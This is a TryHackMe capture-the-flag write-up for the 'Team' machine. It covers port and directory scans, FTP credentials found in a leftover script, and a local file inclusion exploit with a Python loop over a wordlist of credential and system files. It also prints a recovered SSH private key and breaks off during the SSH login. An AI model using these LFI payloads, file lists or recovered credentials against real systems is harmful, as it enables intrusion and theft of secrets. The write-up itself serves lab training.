Team - TryHackMe Writeup
Introduction
This is another writeup for an easy THM machine titled Team.
We will be using the PTES methodology when performing this machine as a whole penetration test. To see the professional report you can click here.
Pre Engagement
Scope: We are allowed to only test and penetrate one machine whose IP address is: 10.113.129.231
Legal Authorization: A THM room with the following link
Time window: 7th of April - 8th of April 2026
ROE: Not allowed to escape the box and also not allowed to perform DDoS attacks
Objective: Get user access then print user.txt and then perform lateral movement to the root user — basically a full compromise
Used tools:
- Note writing: Sublime Text
- Pentesting: Recon tools like nmap and gobuster, and exploitation scripts like MSF
Reconnaissance
In this section we are going to perform information gathering — in other words, the recon. We will start by running MSF to use its database to improve the user experience.

Port Scan
We will be using db_nmap, which is the nmap module of MSF, to basically store findings and data in a database so we can get back to it whenever we please.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
msf6 > db_nmap -sC -sV -p- -T4 10.113.129.231
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-07 15:44 CET
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-07 16:43 CET
[*] Nmap: NSE: Loaded 156 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 16:43
[*] Nmap: Completed NSE at 16:43, 0.00s elapsed
[*] Nmap: Initiating NSE at 16:43
[*] Nmap: Completed NSE at 16:43, 0.00s elapsed
[*] Nmap: Initiating NSE at 16:43
[*] Nmap: Completed NSE at 16:43, 0.00s elapsed
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 16:43
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 16:43, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 16:43
[*] Nmap: Scanning 10.113.129.231 (10.113.129.231) [65535 ports]
[*] Nmap: Discovered open port 21/tcp on 10.113.129.231
[*] Nmap: Discovered open port 80/tcp on 10.113.129.231
[*] Nmap: Discovered open port 22/tcp on 10.113.129.231
[*] Nmap: SYN Stealth Scan Timing: About 8.62% done; ETC: 16:49 (0:05:29 remaining)
[*] Nmap: SYN Stealth Scan Timing: About 18.96% done; ETC: 16:48 (0:04:21 remaining)
[*] Nmap: SYN Stealth Scan Timing: About 29.62% done; ETC: 16:48 (0:03:36 remaining)
[*] Nmap: SYN Stealth Scan Timing: About 49.91% done; ETC: 16:47 (0:02:01 remaining)
[*] Nmap: SYN Stealth Scan Timing: About 72.36% done; ETC: 16:46 (0:00:58 remaining)
[*] Nmap: Completed SYN Stealth Scan at 16:46, 208.06s elapsed (65535 total ports)
[*] Nmap: Initiating Service scan at 16:46
[*] Nmap: Scanning 3 services on 10.113.129.231 (10.113.129.231)
[*] Nmap: Completed Service scan at 16:47, 6.26s elapsed (3 services on 1 host)
[*] Nmap: Initiating OS detection (try #1) against 10.113.129.231 (10.113.129.231)
[*] Nmap: Retrying OS detection (try #2) against 10.113.129.231 (10.113.129.231)
[*] Nmap: NSE: Script scanning 10.113.129.231.
[*] Nmap: Initiating NSE at 16:47
[*] Nmap: Completed NSE at 16:47, 5.13s elapsed
[*] Nmap: Initiating NSE at 16:47
[*] Nmap: Completed NSE at 16:47, 1.32s elapsed
[*] Nmap: Initiating NSE at 16:47
[*] Nmap: Completed NSE at 16:47, 0.00s elapsed
[*] Nmap: Nmap scan report for 10.113.129.231 (10.113.129.231)
[*] Nmap: Host is up (0.11s latency).
[*] Nmap: Not shown: 65532 filtered tcp ports (no-response)
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 21/tcp open  ftp     vsftpd 3.0.5
[*] Nmap: 22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   3072 64:91:97:cc:47:86:97:d0:45:c3:c6:cd:b5:20:8a:4d (RSA)
[*] Nmap: |   256 25:cf:41:35:71:05:ff:77:72:1f:51:5a:40:e9:fb:5b (ECDSA)
[*] Nmap: |_  256 17:a7:77:7c:d7:d9:68:3f:01:76:24:f7:be:39:3c:de (ED25519)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
[*] Nmap: |_http-server-header: Apache/2.4.41 (Ubuntu)
[*] Nmap: | http-methods:
[*] Nmap: |_  Supported Methods: OPTIONS HEAD GET POST
[*] Nmap: |_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: specialized|storage-misc
[*] Nmap: Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
[*] Nmap: OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
[*] Nmap: Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Uptime guess: 13.499 days (since Wed Mar 25 04:49:09 2026)
[*] Nmap: TCP Sequence Prediction: Difficulty=263 (Good luck!)
[*] Nmap: IP ID Sequence Generation: All zeros
[*] Nmap: Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 16:47
[*] Nmap: Completed NSE at 16:47, 0.00s elapsed
[*] Nmap: Initiating NSE at 16:47
[*] Nmap: Completed NSE at 16:47, 0.00s elapsed
[*] Nmap: Initiating NSE at 16:47
[*] Nmap: Completed NSE at 16:47, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 228.64 seconds
[*] Nmap: Raw packets sent: 131281 (5.780MB) | Rcvd: 171 (8.196KB)
The operating system of the machine is Linux, which we can also confirm using the hosts command within MSF.
1
2
3
4
5
6
7
Hosts
=====

address       mac  name            os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----            -------  ---------  -----  -------  ----  --------
10.113.129.2       10.113.129.231  Linux                      server
31
We have 3 open ports: HTTP, SSH, and FTP, as shown below.
1
2
3
4
5
6
7
8
9
10
11
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.113.129.23  21    tcp    ftp   open   vsftpd 3.0.5
1
10.113.129.23  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 Ubuntu Linux; p
1                                        rotocol 2.0
10.113.129.23  80    tcp    http  open   Apache httpd 2.4.41 (Ubuntu)
1
Now let’s start by investigating the web app manually.
Web App Investigation
TIP: IN THM OR HTB CHALLENGES YOU NEED TO ADD THE DOMAIN NAME OF THE APP TO THE /etc/hosts FILE AS SHOWN
1
2
3
4
5
6
7
8
9
10
127.0.0.1 localhost
127.0.1.1 nobody-WonderOfYou-sss-JOJO

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.113.129.231 team.thm
When we open the web app we find that it is a simple web application that is basically an about page for the team — it just describes what the site is about and contains some images, as shown in the following image.
.png)
It also shows © Untitled. All rights reserved. Design: TEMPLATED. Demo Images: Unsplash. The design was by TEMPLATED and the images were by Unsplash.
TEMPLATED is not a WordPress plugin, so nothing important is here.
If we check robots.txt we find that it only contains one name: dale — maybe it’s a username or something.
If we check sitemap.xml we get a 404 Not Found error.
From the nmap scan we can confirm that the exact version of the web server is Apache httpd 2.4.41 (Ubuntu).
After using WhatWeb and Wappalyzer we get essentially the same results as the nmap scan.
1
http://team.thm [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.113.129.231], JQuery, Script, Title[Team]
.png)
After sending a HEAD request we also get the same information.
1
2
3
4
5
6
7
8
9
HTTP/1.1 200 OK
Date: Tue, 07 Apr 2026 16:00:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sat, 16 Jan 2021 14:11:21 GMT
ETag: "2c66-5b90510390674"
Accept-Ranges: bytes
Content-Length: 11366
Vary: Accept-Encoding
Content-Type: text/html
It is confirmed that the web server is running Apache/2.4.41 (Ubuntu).
Now after the manual investigation we can use directory scanning to see if there are any uncovered resources.
We used gobuster and got the following results:
1
2
3
4
5
6
7
8
9
10
11
gobuster dir -u http://team.thm/ -w common.txt
/.hta                 (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/assets               (Status: 301) [Size: 305] [--> http://team.thm/assets/]
/images               (Status: 301) [Size: 305] [--> http://team.thm/images/]
/index.html           (Status: 200) [Size: 2966]
/robots.txt           (Status: 200) [Size: 5]
/scripts              (Status: 301) [Size: 306] [--> http://team.thm/scripts/]
/server-status        (Status: 403) [Size: 273]
Progress: 4746 / 4747 (99.98%)
If I were to classify those resources by importance it would be:
- assets — we may find config files that help us
- scripts — we may find useful JS scripts
- images — still an exposed resource
So let’s also run directory scanning on /scripts and /assets.
1
2
3
4
5
6
7
8
9
10
11
gobuster dir -u http://team.thm/scripts -w /home/mohsen2/Downloads/common.txt -x .txt .php .html

Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 273]
/.hta.txt             (Status: 403) [Size: 273]
/.htpasswd.txt        (Status: 403) [Size: 273]
/.htaccess.txt        (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/script.txt           (Status: 200) [Size: 597]
1
2
3
4
5
6
7
8
9
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/css                  (Status: 301) [Size: 309] [--> http://team.thm/assets/css/]
/fonts                (Status: 301) [Size: 311] [--> http://team.thm/assets/fonts/]
/js                   (Status: 301) [Size: 308] [--> http://team.thm/assets/js/]
Nothing interesting in assets. What we need is the script.txt file — let’s check it. We find the following script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
#!/bin/bash
read -p "Enter Username: " REDACTED
read -sp "Enter Username Password: " REDACTED
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit

# Updated version of the script
# Note to self had to change the extension of the old "script" in this folder, as it has creds in
From that note, I think we should look for the file with a different extension, such as .old.
Navigating to http://team.thm/scripts/script.old triggers a file download, and the file contains the FTP server credentials.
FTP Service
The FTP port is open as shown in the previous nmap scan and the version is vsftpd 3.0.5.
We tried the following:
- Anonymous access: Didn’t work.
Brute forcing is an option but may be a waste of time, so let’s move on. We’ll run it in a separate terminal in the background.
- Known credentials from script.old:
USER: ftpuserPASS: T3@m$h@r3
After accessing FTP and listing the directories and files we find:
1
drwxrwxr-x    2 65534    65534        4096 Jan 15  2021 workshare
After accessing it we find a single file named New_site.txt, which we download using get in FTP.
The content of the file is:
Dale
	I have started coding a new website in PHP for the team to use, this is currently under development. It can be
found at ".dev" within our domain.

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevent config file.

Gyles
So we need to navigate to dev.team.thm in the web app. This is another reminder to always do your subdomain enumeration. (Don’t forget to add it to /etc/hosts.)
Web App — Second Look
After navigating to http://dev.team.thm we find the following page.
.png)
After clicking that link we get redirected to http://dev.team.thm/script.php?page=teamshare.php, which contains only one line of text: Place holder for future team share.
After using Wappalyzer we found the same tech stack, with PHP added as the only new element.
Let’s test whether LFI applies here since this challenge is clearly pointing toward it.
Navigating to http://dev.team.thm/script.php?page=../../../etc/passwd returns the following:
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false
dale:x:1000:1000:anon,,,:/home/dale:/bin/bash gyles:x:1001:1001::/home/gyles:/bin/bash ftpuser:x:1002:1002::/home/ftpuser:/bin/sh ftp:x:110:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin sshd:x:111:65534::/run/sshd:/usr/sbin/nologin systemd-timesync:x:112:117:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin tss:x:113:120:TPM software stack,,,:/var/lib/tpm:/bin/false tcpdump:x:114:121::/nonexistent:/usr/sbin/nologin fwupd-refresh:x:115:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin ssm-user:x:1003:1005::/home/ssm-user:/bin/sh ubuntu:x:1004:1007:Ubuntu:/home/ubuntu:/bin/bash
The valuable non-system users we identified are:
- dale
- gyles
- ubuntu
If we navigate to http://dev.team.thm/script.php?page=../../../home/dale/user.txt we get the user flag.
SSH Service
The version is OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 Ubuntu Linux; protocol 2.0.
Threat Modeling
In this section we are going to map out the attack surface based on what we know about this application.
Services
HTTP (Apache httpd 2.4.41 (Ubuntu)): LFI — we have read access to numerous files, including id_rsa.
FTP (vsftpd 3.0.5)
SSH (OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 Ubuntu Linux; protocol 2.0)
Possible CVEs
All of the CVEs for the mentioned versions are of the DDoS type, which is out of scope for this lab. We note:
Exploitation
We have LFI, which is the most important attack vector right now. I wrote a script that enumerates different file paths to retrieve the id_rsa:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
import requests


URL = "http://dev.team.thm/script.php?page="

with open('lfi.txt','r') as f:
    path = f.readline()
    path = path.strip()
    i = 0
    while path:
        i = i+1
        res = requests.get(URL+path)

        if len(res.text) > 1:
            with open(f'Here.txt', 'at') as f2:
                f2.write(f"{path}")
                f2.write(res.text)

        path = f.readline()
        path = path.strip()
        print(path)
The content of lfi.txt is a standard LFI wordlist (you can copy it — it’s a great resource):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
/etc/passwd
/etc/shadow
/etc/aliases
/etc/anacrontab
/etc/apache2/apache2.conf
/etc/apache2/httpd.conf
/etc/at.allow
/etc/at.deny
/etc/bashrc
/etc/bootptab
/etc/chrootUsers
/etc/chttp.conf
/etc/cron.allow
/etc/cron.deny
/etc/crontab
/etc/cups/cupsd.conf
/etc/exports
/etc/fstab
/etc/ftpaccess
/etc/ftpchroot
/etc/ftphosts
/etc/groups
/etc/grub.conf
/etc/hosts
/etc/hosts.allow
/etc/hosts.deny
/etc/httpd/access.conf
/etc/httpd/conf/httpd.conf
/etc/httpd/httpd.conf
/etc/httpd/logs/access_log
/etc/httpd/logs/access.log
/etc/httpd/logs/error_log
/etc/httpd/logs/error.log
/etc/httpd/php.ini
/etc/httpd/srm.conf
/etc/inetd.conf
/etc/inittab
/etc/issue
/etc/lighttpd.conf
/etc/lilo.conf
/etc/logrotate.d/ftp
/etc/logrotate.d/proftpd
/etc/logrotate.d/vsftpd.log
/etc/lsb-release
/etc/motd
/etc/modules.conf
/etc/motd
/etc/mtab
/etc/my.cnf
/etc/my.conf
/etc/mysql/my.cnf
/etc/network/interfaces
/etc/networks
/etc/npasswd
/etc/passwd
/etc/php4.4/fcgi/php.ini
/etc/php4/apache2/php.ini
/etc/php4/apache/php.ini
/etc/php4/cgi/php.ini
/etc/php4/apache2/php.ini
/etc/php5/apache2/php.ini
/etc/php5/apache/php.ini
/etc/php/apache2/php.ini
/etc/php/apache/php.ini
/etc/php/cgi/php.ini
/etc/php.ini
/etc/php/php4/php.ini
/etc/php/php.ini
/etc/printcap
/etc/profile
/etc/proftp.conf
/etc/proftpd/proftpd.conf
/etc/pure-ftpd.conf
/etc/pureftpd.passwd
/etc/pureftpd.pdb
/etc/pure-ftpd/pure-ftpd.conf
/etc/pure-ftpd/pure-ftpd.pdb
/etc/pure-ftpd/putreftpd.pdb
/etc/redhat-release
/etc/resolv.conf
/etc/samba/smb.conf
/etc/snmpd.conf
/etc/ssh/ssh_config
/etc/ssh/sshd_config
/etc/ssh/ssh_host_dsa_key
/etc/ssh/ssh_host_dsa_key.pub
/etc/ssh/ssh_host_key
/etc/ssh/ssh_host_key.pub
/etc/sysconfig/network
/etc/syslog.conf
/etc/termcap
/etc/vhcs2/proftpd/proftpd.conf
/etc/vsftpd.chroot_list
/etc/vsftpd.conf
/etc/vsftpd/vsftpd.conf
/etc/wu-ftpd/ftpaccess
/etc/wu-ftpd/ftphosts
/etc/wu-ftpd/ftpusers
/logs/pure-ftpd.log
/logs/security_debug_log
/logs/security_log
/opt/lampp/etc/httpd.conf
/opt/xampp/etc/php.ini
/proc/cpuinfo
/proc/filesystems
/proc/interrupts
/proc/ioports
/proc/meminfo
/proc/modules
/proc/mounts
/proc/stat
/proc/swaps
/proc/version
/proc/self/net/arp
/root/anaconda-ks.cfg
/usr/etc/pure-ftpd.conf
/usr/lib/php.ini
/usr/lib/php/php.ini
/usr/local/apache/conf/modsec.conf
/usr/local/apache/conf/php.ini
/usr/local/apache/log
/usr/local/apache/logs
/usr/local/apache/logs/access_log
/usr/local/apache/logs/access.log
/usr/local/apache/audit_log
/usr/local/apache/error_log
/usr/local/apache/error.log
/usr/local/cpanel/logs
/usr/local/cpanel/logs/access_log
/usr/local/cpanel/logs/error_log
/usr/local/cpanel/logs/license_log
/usr/local/cpanel/logs/login_log
/usr/local/cpanel/logs/stats_log
/usr/local/etc/httpd/logs/access_log
/usr/local/etc/httpd/logs/error_log
/usr/local/etc/php.ini
/usr/local/etc/pure-ftpd.conf
/usr/local/etc/pureftpd.pdb
/usr/local/lib/php.ini
/usr/local/php4/httpd.conf
/usr/local/php4/httpd.conf.php
/usr/local/php4/lib/php.ini
/usr/local/php5/httpd.conf
/usr/local/php5/httpd.conf.php
/usr/local/php5/lib/php.ini
/usr/local/php/httpd.conf
/usr/local/php/httpd.conf.ini
/usr/local/php/lib/php.ini
/usr/local/pureftpd/etc/pure-ftpd.conf
/usr/local/pureftpd/etc/pureftpd.pdn
/usr/local/pureftpd/sbin/pure-config.pl
/usr/local/www/logs/httpd_log
/usr/local/Zend/etc/php.ini
/usr/sbin/pure-config.pl
/var/adm/log/xferlog
/var/apache2/config.inc
/var/apache/logs/access_log
/var/apache/logs/error_log
/var/cpanel/cpanel.config
/var/lib/mysql/my.cnf
/var/lib/mysql/mysql/user.MYD
/var/local/www/conf/php.ini
/var/log/apache2/access_log
/var/log/apache2/access.log
/var/log/apache2/error_log
/var/log/apache2/error.log
/var/log/apache/access_log
/var/log/apache/access.log
/var/log/apache/error_log
/var/log/apache/error.log
/var/log/apache-ssl/access.log
/var/log/apache-ssl/error.log
/var/log/auth.log
/var/log/boot
/var/htmp
/var/log/chttp.log
/var/log/cups/error.log
/var/log/daemon.log
/var/log/debug
/var/log/dmesg
/var/log/dpkg.log
/var/log/exim_mainlog
/var/log/exim/mainlog
/var/log/exim_paniclog
/var/log/exim.paniclog
/var/log/exim_rejectlog
/var/log/exim/rejectlog
/var/log/faillog
/var/log/ftplog
/var/log/ftp-proxy
/var/log/ftp-proxy/ftp-proxy.log
/var/log/httpd/access_log
/var/log/httpd/access.log
/var/log/httpd/error_log
/var/log/httpd/error.log
/var/log/httpsd/ssl.access_log
/var/log/httpsd/ssl_log
/var/log/kern.log
/var/log/lastlog
/var/log/lighttpd/access.log
/var/log/lighttpd/error.log
/var/log/lighttpd/lighttpd.access.log
/var/log/lighttpd/lighttpd.error.log
/var/log/mail.info
/var/log/mail.log
/var/log/maillog
/var/log/mail.warn
/var/log/message
/var/log/messages
/var/log/mysqlderror.log
/var/log/mysql.log
/var/log/mysql/mysql-bin.log
/var/log/mysql/mysql.log
/var/log/mysql/mysql-slow.log
/var/log/proftpd
/var/log/pureftpd.log
/var/log/pure-ftpd/pure-ftpd.log
/var/log/secure
/var/log/vsftpd.log
/var/log/wtmp
/var/log/xferlog
/var/log/yum.log
/var/mysql.log
/var/run/utmp
/var/spool/cron/crontabs/root
/var/webmin/miniserv.log
/var/www/log/access_log
/var/www/log/error_log
/var/www/logs/access_log
/var/www/logs/error_log
/var/www/logs/access.log
/var/www/logs/error.log
~/.atfp_history
~/.bash_history
~/.bash_logout
~/.bash_profile
~/.bashrc
~/.gtkrc
~/.login
~/.logout
~/.mysql_history
~/.nano_history
~/.php_history
~/.profile
~/.ssh/authorized_keys
~/.ssh/id_dsa
~/.ssh/id_dsa.pub
~/.ssh/id_rsa
~/.ssh/id_rsa.pub
~/.ssh/identity
~/.ssh/identity.pub
~/.viminfo
~/.wm_style
~/.Xdefaults
~/.xinitrc
~/.Xresources
~/.xsession
The script stores the content of each non-empty file into a file named Here.txt, separated by the corresponding path. After some time, searching for id_rsa reveals it within: /etc/ssh/ssh_config.d/*.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
#Dale id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
With that we can impersonate Dale as follows:
1
2
3
4
5
6
7
8
9
10
chmod 600 id_rsa
ssh -i id_rsa dale@10.112.166.9
The authenticity of host '10.112.166.9 (10.112.166.9)' can't be established.
